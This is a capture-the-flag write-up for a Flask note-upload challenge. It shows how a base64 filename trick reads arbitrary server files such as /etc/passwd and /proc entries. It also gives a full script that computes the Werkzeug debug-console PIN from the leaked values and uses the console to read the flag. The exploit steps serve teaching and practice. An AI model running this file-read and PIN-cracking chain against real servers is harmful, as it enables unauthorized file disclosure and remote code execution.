Note Service
Note-Service
🫣 Observation
We see a very simple flask website with file upload and download function. When you upload a file on the website, it will save the file and change the file name as the base64 of the content’s first 50 bytes. This means if you upload a file named abc.txt with the content abcdefg, the file will be saved with the name YWJjZGVmZw== and the content will remain abcdefg.
Observation 1: If the file is not uploaded before, you cannot retrieve the file. Also, if the file already existed on the server, the uploaded file will not replace the original file.
But why does this matter? Let’s check out a snippet of the backend for the upload file and see where the vulnerability lies,
@app.route("/", methods=["GET", "POST"]) #11
def index(): #12
    if request.method == "POST": #13
        print(request.files) #14
        note_content = request.files["note"].stream.read() #15
        note_title = b64encode(note_content[:50]).decode() #16
        uploaded_files.add(note_title) #17
        print(note_title) #18
        print(note_content) #19
        flash("Your file has been successfully uploaded!", "success") #20
        if os.path.exists(note_title): #21
            flash(f"The file {note_title} already exists!", "danger") #22
        else: #23
            open(note_title, "wb").write(note_content) #24
            flash(f"Your file has been written to! It has been saved with the title: {note_title}", "success") #25
Notice Line #17? An array uploaded_files appends the file name no matter if the file existed already on the server or not! Meaning even if a file already existed on the server before, it will not replace the file with the one you uploaded. However you now can retrieve the file originally on the server.
Observation 2: VERY IMPORTANT! Flask debug is on! and https://<some.coolurl.com>/console is out in the public!!! If you manage to cause an error (Just try to retrieve an empty file), you will get a snippet of the source code around the line the error was thrown. Most importantly, the path the backend server is in the error logs! From this, you will know the python script is located at /a/very/strange/working/directory/server.py! (sus!)
🧠 Think process
With all those observations, An idea comes to my mind. Could we access ANY files other than the uploaded one? The answer is YES! (With a few exceptions). If we want to retrieve /etc/passwd, how would we do it?
First, we would need to add /etc/passwd in the array uploaded_files.
Check out this snippet of the server.py code:
        note_title = b64encode(note_content[:50]).decode() #16
        uploaded_files.add(note_title) #17
What we want is a string that, after being base64 encoded, becomes /etc/passwd. Easy enough, right? We just need to run b64decode(b'/etc/passwd') in Python and that’s it!
BUT this would produce an error. Specifically binascii.Error: Incorrect padding. For it to a valid base64 string, its length must be a multiple of 4, and every character must be A-Z, a-z, 0-9, + or /. We need to somehow turn this path (/etc/passwd), which is 11 characters long, into a 12 character path. Easy enough! We just add a / in front, making the path //etc/passwd. This would let us access the file while fitting the criteria for a valid base64 string.
>>> payload = b64decode(b'//etc/passwd')
>>> print(payload)
b'\xff\xf7\xads\xfaZ\xb2\xcc\x1d'
>>> with open("input.bin", "wb") as f:
...     f.write(payload)
Nice! Upload input.bin and it will show the file already existed! But since //etc/passwd is in the uploaded_files array, we could access //etc/passwd and see the content of file!

This means as long as the filepath is valid base64 string, we could access it! Nice! Let’s try to retrieve flag.txt then!
NOPE! Since flag.txt has a . in the title, it is an invalid base64 string. Not that easy huh… damn it!
Solution
I stumble on this article about Werkzeug Console PIN Exploit. tldr you need these variables to get the console PIN:
probably_public_bits = [
    username,
    modname,
    getattr(app, '__name__', getattr(app.__class__, '__name__')),
    getattr(mod, '__file__', None),
]

private_bits = [
    str(uuid.getnode()),
    get_machine_id(),
]
For more info check the article here.
Using similar process above, I was able to retrieve the following files:
Contents of //etc/passwd:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
jacobi:x:100:65534::/nonexistent:/usr/sbin/nologin
Contents of ////proc/net/arp:
IP address       HW type     Flags       HW address            Mask     Device
172.17.0.1       0x1         0x2         d6:d4:b8:80:74:e6     *        eth0
Contents of //sys/class/net/eth0/address:
6a:0a:ec:e5:6c:45
Contents of ///proc/self/cmdline:
/usr/local/bin/python server.py --boot_id_file ./bootid
Contents of /a/very/strange/working/directory/bootid:
290a0861-7055-4ec3-9916-cdb1f7e47fcc
Contents of ////proc/self/cgroup:
0::/
After retrieving all these files, we can finally piece everything together and generate the PIN for the console! Using this python script:
import hashlib
import itertools
from itertools import chain

def crack_md5(username, modname, appname, flaskapp_path, node_uuid, machine_id):
    h = hashlib.md5()
    crack(h, username, modname, appname, flaskapp_path, node_uuid, machine_id)

def crack_sha1(username, modname, appname, flaskapp_path, node_uuid, machine_id):
    h = hashlib.sha1()
    crack(h, username, modname, appname, flaskapp_path, node_uuid, machine_id)

def crack(hasher, username, modname, appname, flaskapp_path, node_uuid, machine_id):
    probably_public_bits = [
            username,
            modname,
            appname,
            flaskapp_path ]
    private_bits = [
            node_uuid,
            machine_id ]

    h = hasher
    for bit in chain(probably_public_bits, private_bits):
        if not bit:
            continue
        if isinstance(bit, str):
            bit = bit.encode('utf-8')
        h.update(bit)
    h.update(b'cookiesalt')

    cookie_name = '__wzd' + h.hexdigest()[:20]

    num = None
    if num is None:
        h.update(b'pinsalt')
        num = ('%09d' % int(h.hexdigest(), 16))[:9]

    rv =None
    if rv is None:
        for group_size in 5, 4, 3:
            if len(num) % group_size == 0:
                rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                              for x in range(0, len(num), group_size))
                break
        else:
            rv = num

    print(rv)

if __name__ == '__main__':

    usernames = ['jacobi']
    modnames = ['flask.app', 'werkzeug.debug']
    appnames = ['wsgi_app', 'DebuggedApplication', 'Flask']
    flaskpaths = ['/usr/local/lib/python3.13/site-packages/flask/app.py']
    nodeuuids = ['116595156675653']
    machineids = ['290a0861-7055-4ec3-9916-cdb1f7e47fcc']

    # Generate all possible combinations of values
    combinations = itertools.product(usernames, modnames, appnames, flaskpaths, nodeuuids, machineids)

    # Iterate over the combinations and call the crack() function for each one
    for combo in combinations:
        username, modname, appname, flaskpath, nodeuuid, machineid = combo
        print('==========================================================================')
        crack_sha1(username, modname, appname, flaskpath, nodeuuid, machineid)
        print(f'{combo}')
        print('==========================================================================')
The first generated pin is
==========================================================================
684-847-740
('jacobi', 'flask.app', 'wsgi_app', '/usr/local/lib/python3.13/site-packages/flask/app.py', '116595156675653', '290a0861-7055-4ec3-9916-cdb1f7e47fcc')
==========================================================================
and if you enter it in the pin prompt, IT WORKS!! OMG! We just need to retrieve le flag. Inside the debug console, We enter this:
>>> print(open('flag.txt', 'r').read())
RCR{rC3_Just_t0_ReaD_4_fiL3?}
Other useful resource for Werkzeug Console PIN Exploit:
DANGEROUS Python Flask Debug Mode Vulnerabilities - John Hammond